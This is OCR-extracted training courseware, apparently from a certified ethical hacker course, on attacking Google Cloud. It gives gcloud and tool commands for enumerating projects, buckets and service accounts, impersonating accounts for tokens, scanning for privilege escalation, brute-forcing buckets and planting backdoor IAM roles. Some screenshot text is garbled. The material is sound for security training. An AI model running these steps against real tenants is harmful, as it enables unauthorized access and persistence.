
Identify security misconfigurations for accessing sensitive information from Azure resource groups. Attackers can use the misconfigurations to fetch the storage container component list and explore open ports in a network.

- **Privilege Escalation**

Leverage misconfiguration and escalate privileges to the resource group owner.

```
{  
    "conditions": null,  
    "dependsOn": null,  
    "enableMetrics": null,  
    "identity": null,  
    "id": "/subscriptions/0e3164a-2208-4943-8570-ec2ef1a82227/resourceGroups/contgroup_001/providers/Microsoft.Authorization/roleAssignments/9194289-2441-4c47-a226-75a4f004d7",  
    "name": "9194289-2441-4c47-a226-75a4f004d7",  
    "principalId": "9e2a2e20-4177-9046-477621",  
    "principalType": "ServicePrincipal",  
    "resourceId": "2208-4943-8570-ec2ef1a82227/providers/Microsoft.Authorization/roleDefinitions/944ef937-08ff-4531-925e-2f8fc4cb33",  
    "roleDefinitionId": "944ef937-08ff-4531-925e-2f8fc4cb33",  
    "type": "Microsoft.Authorization/roleAssignments"
```

Figure 19.125: Screenshot showing privilege escalation with role changed from contributor to owner



Google Cloud Hacking

hide01.tz

83 Module 19 | Cloud Computing

EC-Council C|EH™

Enumerating GCP Resources

Enumerating GCP Resources using Google Cloud CLI

Enumerating GCP Organizations, Projects, and Cloud Storage Buckets

- List organizations accessible by a user account:
`gcloud organizations list`
- Retrieve the permissions on a Storage bucket:
`gsutil iam get gs://<bucket_name>`
- Find bucket contents:
`gsutil ls gs://<bucket_name>`

Enumerating Google Cloud Service Accounts

- List all service accounts in the current project:
`gcloud iam service-accounts list`
- Retrieve access token for a target account:
`gcloud auth print-access-token --impersonate-service-account=<service-account-email>`

Enumerating Google Cloud resources

- Identify all Compute Engine instances in a project:
`gcloud compute instances list`
- Retrieve all data associated with a Compute Engine virtual machine instance in a specific zone:
`gcloud compute instances describe <instance> --zone <zone>`

Enumerating Google Cloud IAM Roles and Policies

- List predefined roles, or the custom roles for an organization or project:
`gcloud iam roles list [--show-deleted] [--organization=<organization>] [--project=<project_id>]`
- Retrieve the metadata, including permissions, of a specified IAM role:
`gcloud iam roles describe <role_id> [--organization=<organization>] [--project=<project_id>]`

Note: While the above commands do not require full administrator privileges, they need specific elevated permissions typically granted to certain roles.

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information visit www.eccouncil.org.

84 Module 19 | Cloud Computing

EC-Council C|EH™

Enumerating GCP Resources (Cont'd)

GCP Scanner

- GCP Scanner allows attackers to determine the level of access certain credentials possess within GCP and evaluate the impact of compromised VMs, containers, GCP service accounts, or leaked OAuth2 token keys
- Attackers can run the following command for enumerating various resources and permissions:
`python3 scanner.py -o <output file> -g <Gcloud profile path>`



```
gcp-scanner--help|PasteTerminal
File Edit New Search Terminal Help
P gcp-scanner --help
Usage: python3 scanner.py -o <Folder to save results> -g <GCP Scanner
optional arguments:
  -h, --help            show this help message and exit
  -o, --output-dir      Return only the most important GCP resource fields in the output.
  -k KEY_PATH, --sa-key-path KEY_PATH
                        Path to directory with SA keys in JSON format
  -p GLOUD_PROFILE_PATH, --gcloud-profile-path GLOUD_PROFILE_PATH
                        Path to directory with gcloud profile. Specify - to search for credentials in default gcloud config path
  -i INSTANCE_METADATA, --instance-metadata INSTANCE_METADATA
                        Extract credentials from GCE instance metadata
  -t ACCESS_TOKEN_FILES, --access-token-files ACCESS_TOKEN_FILES
                        A list of comma separated files with access token and OAuth scopes. File limited. A token and scopes should be stored in JSON format.
  -r REFRESH_TOKEN_FILES, --refresh-token-files REFRESH_TOKEN_FILES
                        A list of comma separated files with refresh tokens, client id, client key and client secret stored in JSON format
  -n KEY_NAME, --service-account KEY_NAME
                        Name of individual SA to use
  -p TARGET_PROJECT, --target-project TARGET_PROJECT
                        Name of individual project to use
  -f FORCE_PROJECTS, --force-projects FORCE_PROJECTS
https://github.com
```

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information visit www.eccouncil.org.

Enumerating GCP Resources using Google Cloud CLI

Enumerating Google Cloud Platform (GCP) involves systematically discovering all the resources, services, configurations, and permissions within a GCP environment. This helps attackers identify critical assets, identify spot misconfigurations, and uncover various vulnerabilities. By understanding the layout and permissions of the environment, attackers can easily exploit them to gain unauthorized access, escalate privileges, and potentially exfiltrate sensitive data.

Enumerating GCP Organizations, Projects, and Cloud Storage Buckets

Enumerating GCP organizations, projects, and cloud storage buckets helps attackers view the cloud structure, find all projects, and identify misconfigured or public buckets. This allows them to retrieve valuable data, exploit access control weaknesses, and gain unauthorized access to sensitive information. The attackers can use the following commands for this purpose:

- Run the following command to list organizations accessible by the target user account:

```
gcloud organizations list
```

This command displays a comprehensive list of organizations associated with the target user account, along with the organization IDs.

- Run the following command to view all folders that the user has access within the specified organization:

```
gcloud resource-manager folders list --organization=<organization_id>
```

- Run the following command to identify all active projects in which the current account holds owner, editor, browser, or viewer permission:

```
gcloud projects list
```

- Run the following command to list all cloud storage buckets within the default project:

```
gsutil ls
```

Attackers can find cloud storage buckets for a particular project by specifying `project_id` using the `-p` flag.

- Run the following command to retrieve the permissions on a specific cloud storage bucket:

```
gsutil iam get gs://<bucket_name>
```

- Run the following command to find the bucket content, including the objects and names of the subdirectories it contains:

```
gsutil ls gs://<bucket_name>
```

Attackers can use the `-r` option to recursively list the bucket contents.

Enumerating Google Cloud Service Accounts

Enumerating Google Cloud service accounts helps attackers identify accounts and permissions. This reveals high-privileged accounts that target unauthorized access or escalation. Exploiting these factors can lead to infrastructure compromises and data theft. Attackers can use the following commands to list service accounts in a target Google Cloud account.

- Run the following command to list all service accounts in the current project:

```
gcloud iam service-accounts list
```

Attackers can specify `project_id` using the `--project` flag to retrieve detailed information regarding a particular service account.

- Run the following command to find all the roles associated with a service account:
`gcloud projects get-iam-policy <project-id> --flatten="bindings[] .members" --format='table(bindings.role)' --filter="bindings.members:<service account email>"`
- Run the following command to retrieve the access token for a target account:
`gcloud auth print-access-token --impersonate-service-account=<service-account-email>`

Enumerating Google Cloud resources

The enumeration of Google Cloud resources, such as Compute Engine and Cloud SQL instances, reveals critical infrastructure details. Attackers can identify virtual machines, operating systems, open ports, network configurations, or publicly accessible services in Compute Engine instances by exploiting weak security settings or outdated software. Cloud SQL instances can identify database versions and access settings targeting weak passwords, excessive permissions, or unpatched vulnerabilities. Attackers can use the commands listed below to enumerate instances.

- Run the following command to identify all Compute Engine instances in a project:
`gcloud compute instances list`
- Run the following command to retrieve all the data associated with a Compute Engine virtual machine instance in a specific zone:
`gcloud compute instances describe <instance> --Zone <zone>`
- Run the following command to list the service accounts associated with a Compute Engine instance:
`gcloud compute instances describe INSTANCE_NAME --zone=<zone> --format="table(serviceAccounts.scopes)"`
- Run the following command to view the SQL instances associated with the current project:
`gcloud sql instances list`
- Run the following command to enumerate SQL databases associated with the current project:
`gcloud sql databases list --instance=<instance_name>`

Enumerating Google Cloud IAM Roles and Policies

By analyzing roles and policies, attackers can find accounts with excessive privileges and misconfigured access controls and understand permission hierarchies. This helps them exploit overprivileged accounts and access sensitive data and resources. Attackers can use the following commands to enumerate the IAM roles and policies in a targeted Google Cloud environment:

- Run the following command to list predefined roles or custom roles for an organization or project:
`gcloud iam roles list [--show-deleted] [--organization=<organization>] [--project=<project_id>]`

In the above command, the `--show-deleted` flag includes the deleted roles in the results.

- Run the following command to retrieve the metadata, including permissions, of a specified IAM role:

```
gcloud iam roles describe <role_id> [--organization=<organization>] [--project=<project_id>]
```

- Run the following commands to get the IAM policies:

```
gcloud organizations get-iam-policy <organization_id> for an organization.
```

```
gcloud projects get-iam-policy <project id> for a project.
```

```
gcloud resource-manager folders get-iam-policy <folder_id> for a folder.
```

Note: Although the above commands do not require full administrator privileges, they do require specific elevated permissions, typically granted to certain roles.

Enumerating Google Cloud Services using `gcp_service_enum`

Source: <https://github.com>

`gcp_service_enum` is a Python script that allows attackers to discover various GCP services, including Compute Engine instances and Cloud Storage buckets. Attackers can use this tool to identify publicly accessible resources and misconfigurations within a targeted Google Cloud account by providing a service account key file.

Attackers can run the following command to enumerate services on a targeted GCP account using `'gcp_service_enum'` and save the results to a file:

```
gcp_enum_services.py -f <service account key file> --output-file <output file>
```

```
Listing Projects:
+---+
| Project ID | Project Name |
+---+
| cloud-hd-gcp | Cloud-HD-GCP |
+---+


Project: Cloud-HD-GCP (cloud-hd-gcp)
Resources:

Cloud_storage:
+---+
| Cloud_storage
| artifacts.cloud.google.com
| cloud.ml.googleusercontent.com
| staging.cloud.googleusercontent.com
| us.artifactory.aws.amazon.com
| vic[...]
| vic[...]
| vic[...]
| vic[...]
+---+


Instances:
+---+
| Instances
| webapp
| webapp1-custom-scope
| webapp2-fullscope
| webapp3-no-sa
+---+
```

Figure 19.126: Screenshot of GCP service enumeration using gcp_service_enum

Enumerating GCP Resources using GCP Scanner

Source: <https://github.com>

Attackers use GCP Scanner to determine the level of access that certain credentials possess within GCP and evaluate the impact of compromised VMs, containers, GCP service accounts, or leaked OAuth2 token keys. It supports a wide range of GCP resources including GCE, GCS, GKE, App Engine, Cloud SQL, BigQuery, Spanner, Pub/Sub, Cloud Functions, BigTable, CloudStore, KMS, and Cloud Services.

GCP Scanner can extract and use credentials such as GCP VM instance metadata, user credentials from gcloud profiles, OAuth2 Refresh Tokens with cloud-platform scope, and GCP service account keys in JSON format. By leveraging these capabilities, attackers can gain insight into permissions and potential vulnerabilities, enabling more targeted and effective exploitation strategies within the Google Cloud environment.

Attackers can execute the following commands to scan and enumerate various resources and permissions within a target GCP environment:

```
python3 scanner.py -o <output file> -g <Gcloud profile path>
```

Here,

-o: Specifies the output file where the results are saved.

-g: Specifies the path to the gcloud profile containing the credentials to be used for scanning.


```
[root@parrot ~]# ./home/parrot/gcp_scanner
[root@parrot ~]# gcp-scanner --help
usage: python3 scanner.py -o folder_to_save_results -g -
GCP Scanner

optional arguments:
  -h, --help            show this help message and exit
  -ls, --light-scan    Return only the most important GCP resource fields in
                      the output.
  -k KEY_PATH, --sa-key-path KEY_PATH
                      Path to directory with SA keys in json format
  -g GCLOUD PROFILE PATH, --gcloud-profile-path GCLOUD PROFILE PATH
                      Path to directory with gcloud profile. Specify - to
                      search for credentials in default gcloud config path
  -m, --use-metadata   Extract credentials from GCE instance metadata
  -at ACCESS TOKEN FILES, --access-token-files ACCESS TOKEN FILES
                      A list of comma separated files with access token and
                      OAuth scopes. TTL limited. A token and scopes should be
                      stored in JSON format.
  -rt REFRESH TOKEN FILES, --refresh-token-files REFRESH TOKEN FILES
                      A list of comma separated files with refresh token,
                      client_id,token_url and client_secret stored in JSON
                      format.
  -s KEY_NAME, --service-account KEY NAME
                      Name of individual SA to scan
  -p TARGET PROJECT, --project TARGET_PROJECT
                      Name of individual project to scan
  -f FORCE PROJECTS, --force-projects FORCE PROJECTS
```

Figure 19.127: Screenshot of GCP Scanner

Enumerating Google Cloud Storage Buckets using `cloud_enum`

- `cloud_enum` allows attackers to enumerate **open or publicly accessible GCP buckets**, Firebase Realtime Databases, Google App Engine sites, cloud functions, and open Firebase applications
- Attackers run the following command to enumerate Google Cloud Storage Buckets using the `cloud_enum` tool:
`cloud_enum.py -k <keyword> --disable-aws --disable-azure`
- Alternatively, attackers can also use the **GrayhatWarfare** tool to identify and access publicly accessible storage buckets on Google Cloud Platform



```
cloud_enum
github.com/itsjuststring

Parameters: -k word
Results: https://github.com/itsjuststring/testGitHub.txt
ResultsList: https://github.com/itsjuststring/testGitHubList.txt

[+] ResultsList List imported: 306 items
[+] ResultsList List imported: 307 items

Module Checks

[+] Checking for Google Buckets
Protected Google Bucket: http://storage.googleapis.com/t0n3t0n
Protected Google Bucket: http://storage.googleapis.com/t0n3t0n0
Protected Google Bucket: http://storage.googleapis.com/t0n3t0n1
Protected Google Bucket: http://storage.googleapis.com/t0n3t0n2
Protected Google Bucket: http://storage.googleapis.com/t0n3t0n3
Protected Google Bucket: http://storage.googleapis.com/t0n3t0n4
Protected Google Bucket: http://storage.googleapis.com/t0n3t0n5
```

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information visit www.ec-council.org.

<https://github.com>

Enumerating Google Cloud Storage Buckets using `cloud_enum`

Source: <https://github.com>

The `cloud_enum` tool is a multi-cloud OSINT tool that enables attackers to enumerate public resources across AWS, Azure, and Google Cloud environments. Using this tool, attackers can retrieve information from open or publicly accessible GCP buckets, Firebase Realtime Databases, Google App Engine sites, cloud functions, and open Firebase applications, empowering them to assess potential targets.

Attackers can run the following command to enumerate Google Cloud Storage Buckets using the `cloud_enum` tool:

`cloud_enum.py -k <keyword> --disable-aws --disable-azure`

In the above command, the `--disable-aws` and `--disable-azure` flags skip Azure and Amazon checks to ensure faster Google Storage Bucket checks.

```
python3 cloud_enum.py -k cloud --disable-aws --disable-azure
=====
cloud enum
github.com/initstring
=====

Keywords:    cloud
Mutations:   /home/parrot/cloud_enum/enum_tools/fuzz.txt
Brute-list:  /home/parrot/cloud_enum/enum_tools/fuzz.txt

[+] Mutations list imported: 306 items
[+] Mutated results: 1837 items

=====
google checks
=====

[+] Checking for Google buckets
Protected Google Bucket: http://storage.googleapis.com/cloud
Protected Google Bucket: http://storage.googleapis.com/cloud001
Protected Google Bucket: http://storage.googleapis.com/cloud01
Protected Google Bucket: http://storage.googleapis.com/cloud-01
Protected Google Bucket: http://storage.googleapis.com/cloud02
Protected Google Bucket: http://storage.googleapis.com/cloud-02
Protected Google Bucket: http://storage.googleapis.com/cloud1
Protected Google Bucket: http://storage.googleapis.com/cloud-1
```

Figure 19.128: Screenshot of GCP bucket enumeration using cloud_enum

Alternatively, attackers can use the GrayhatWarfare tool to identify and access publicly accessible storage buckets on Google Cloud Platform.

Enumerating Privilege Escalation Vulnerabilities using GCP Privilege Escalation Scanner

GCP Privilege Escalation Scanner allows attackers to identify potential **privilege escalation vulnerabilities**, and evaluate **IAM policies and permissions** across GCP resources.

Commands to enumerate privilege escalation vulnerabilities


- List all permissions for each member within the targeted GCP project
`python3 enumerate_member_permissions.py --project-id test- <project ID>`
 - Using the enumerated permissions, scan for potential privilege escalation vulnerabilities
`python3 check_for_privesc.py`
 - Analyze the resultant `all_org_folder_proj_sa_permissions.json`, `privesc_methods.txt` and `setiamPolicy_methods.txt` files

```
python3 enumerate_member_permissions.py --project-id test- <project ID>
```

Using the enumerated permissions, scan for potential privilege

`python3 check_for_privesc.py`

Analyze the resultant `all_org_folder_proj_sa_permissions.json`,
values are methods that need certain Roles or methods that have



[bottom: defining security within ipcc](#)

Enumerating Privilege Escalation Vulnerabilities using GCP Privilege Escalation Scanner

Source: <https://github.com>

The GCP Privilege Escalation Scanner is a Python script that an attacker can use to identify potential privilege escalation vulnerabilities within GCP environments. This scanner evaluates IAM policies and permissions across GCP resources to detect misconfigurations and weaknesses that could allow an attacker to gain elevated privileges.

Given below are the steps an attacker initiates to enumerate privilege escalation vulnerabilities on a targeted GCP project using the GCP Privilege Escalation Scanner:

- **Step 1:** Run the following command to list all permissions of each member within the targeted GCP project:

```
python3 enumerate_member_permissions.py --project-id test- <project ID>
```

- **Step 2:** Using the enumerated permissions, scan for potential privilege escalation vulnerabilities:

```
python3 check_for_privesc.py
```

- **Step 3:** Once the scan is completed, the attacker obtains the following files containing privilege escalation vulnerabilities for the GCP project:

- **all_org_folder_proj_sa_permissions.json**: This file contains a list of all the members and their associated permissions within a project.

- **privesc_methods.txt**: This file lists all the identified methods that can be used to escalate privileges within the GCP environment.

- o **setIamPolicy_methods.txt** – This file details all the detected methods that involve setting IAM policies that can be exploited for privilege escalation.

The screenshot shows a terminal window with the following text:

```
PS C:\tmp\GCP-IAM-Privilege-Escalation\PrivEscScanner> py .\enumerate_member_permissions.py
Enter an access token to use for authentication: ya29.
?
PS C:\tmp\GCP-IAM-Privilege-Escalation\PrivEscScanner> py .\check_for_privesc.py
All Privilege Escalation Methods.

user:spencer          on Organization 6      1:
  UpdateIAMRole
  CreateServiceAccountKey
  GetServiceAccountAccessToken
  ServiceAccountImplicitDelegation
  ServiceAccountSignBlob
  ServiceAccountSignJwt
  SetOrgPolicyConstraints
  CreateServiceAccountHMACKey
  CreateDeploymentManagerDeployment
  RCECloudBuildBuildServer
  ExfilCloudFunctionCredsAuthCall
  ExfilCloudFunctionCredsUnauthCall
  UpdateCloudFunction
  CreateGCEInstanceWithSA
  CreateAPIKey
  ViewExistingAPIKeys
  SetOrgIAMPolicy
  SetFolderIAMPolicy
  SetProjectIAMPolicy
  SetServiceAccountIAMPolicy
  CreateCloudSchedulerHTTPRequest
group:                on Organization 6      1:
  SetOrgIAMPolicy
  SetFolderIAMPolicy
  SetProjectIAMPolicy
user:                 on Organization 6      1:
user:                 on Organization 6      1:
  UpdateIAMRole
```

Figure 19.129: Screenshot of GCP Privilege Escalation Scanner

Note: Reading and managing permissions specific to IAM resources are generally sufficient to perform this activity.

Escalating Privileges of Google Storage Buckets using GCPBucketBrute

- GCPBucketBrute is a script-based tool that allows attackers to enumerate Google storage buckets, **check their access levels**, and determine if they can escalate privileges
 - Using this tool, attackers can check the bucket's policy by making a **direct HTTP request to** "<https://www.googleapis.com/storage/v1/b/BUCKETNAME/iam>"
 - Attackers can use the Google storage **"TestIamPermissions"** API by providing a bucket name and a list of **Google storage permissions** to retrieve the permissions they have for that bucket
 - If attackers can escalate privileges, the tool shows the **bucket is vulnerable**, allowing them to gain administrator-level access

```
root@nexus:~# ./examples/python/generatebuckets.py -k testtest -v

Generated 5210 buckets (potentials):
EX2370: testtestSSB
EX2370: testtestS1
EX2370: testtest
EX2370: testtesttest
EX2370: testtestS2
EX2370: testtesttest
EX2370: testtesttest
EX2370: testtesttesttest

UNAUTHENTICATED REQUEST ALLOWED: testtestsign
- UNAUTHENTICATED LISTABLE (storage.objects.list)
- UNAUTHENTICATED READABLE (storage.objects.get)
- ALL PERMISSIONS
  [
    "storage.objects.list",
    "storage.objects.get"
  ]

EX2370: testtest

UNAUTHENTICATED REQUEST ALLOWED: testtestanalytic
- UNAUTHORIZED TO PREVIEW LOCALZONE (storage.datasets.get)
- ALL PERMISSIONS
  [
    "storage.datasets.delete",
    "storage.datasets.settablePolicy"
  ]

EX2370: testtestweb1
EX2370: testtestimages

Scanned 5210 potentials (in 0.000000s).
Unreachable: 0 (0.000000%
```

Downloaded at 00:00 01 January 2019

<https://microsoft.com/labs>

Escalating Privileges of Google Storage Buckets using GCPBucketBrute

Source: <https://rhinosecuritylabs.com>

Similar to Amazon AWS S3 buckets, Google Storage uses buckets for static file storage. Vulnerabilities in bucket permission policies may expose the buckets to all GCP users or even to the public Internet. Like AWS S3 buckets, Google Storage buckets are also vulnerable to privilege escalation attacks through misconfigured bucket ACLs.

GCPBucketBrute is a script-based tool that allows attackers to enumerate Google storage buckets, determine what kind of access they have on to them, and check whether they can be privilege-escalated. Using this tool, attackers can check the bucket's policy by making a direct HTTP request to "<https://www.googleapis.com/storage/v1/b/BUCKETNAME/iam>". If "allUsers" or "allAuthenticatedUsers" can read the bucket policy, attackers get a valid response; otherwise, an access denied message is displayed.

Attackers can use the Google storage “**TestIamPermissions**” API by giving a bucket name and a list of Google storage permissions to retrieve the bucket permissions.

Attackers use the GCPBucketBrute tool to check what privileges are granted to them on the discovered buckets. If attackers have some access to the buckets, GCPBucketBrute displays a list of the possessed permissions. If attackers have enough access to escalate privileges to the bucket, the tool displays a message showing the bucket is vulnerable to privilege escalation. This way, attackers can elevate their permissions to the administrator level.

```
root:~/example# python3 gcpbucketbrute.py -k testtest -u
Generated 1215 bucket permutations.

EXISTS: testtest01
EXISTS: testtest1
EXISTS: testtest
EXISTS: testtesttest
EXISTS: testtest2
EXISTS: mltesttest
EXISTS: test-testtest
EXISTS: testtestbucket

UNAUTHENTICATED ACCESS ALLOWED: testtestgcp
- UNAUTHENTICATED LISTABLE (storage.objects.list)
- UNAUTHENTICATED READABLE (storage.objects.get)
- ALL PERMISSIONS:
  [
    "storage.objects.get",
    "storage.objects.list"
  ]

EXISTS: testtest0

UNAUTHENTICATED ACCESS ALLOWED: testtestanalytics
- VULNERABLE TO PRIVILEGE ESCALATION (storage.buckets.setIamPolicy)
- ALL PERMISSIONS:
  [
    "storage.buckets.delete",
    "storage.buckets.setIamPolicy"
  ]

EXISTS: testtestwebsite
EXISTS: testtestimages

Scanned 1215 potential buckets in 35 second(s).

Gracefully exiting!
```

Figure 19.130: Screenshot of GCPBucketBrute

Maintaining Access: Creating Backdoors with IAM Roles in GCP

Creating backdoors with IAM roles in Google Cloud Platform (GCP) involves **setting up persistent access methods** that allow an attacker to regain access even if the initial entry point is detected and removed.



Creating a Backdoor Account in the Targeted GCP

- **Creating New IAM Roles**
`gcloud iam roles create <role_name> --project=<project_id> --file=role-definition.yaml`
- **Assigning Roles to Service Accounts**
`gcloud projects add-iam-policy-binding <project_id> --member=serviceAccount:<service_account>@<project_id>.iam.gserviceaccount.com --role=roles/<role_name>`
- By configuring the above roles and permissions, attackers can create a stealthy backdoor in the GCP environment to maintain persistent access

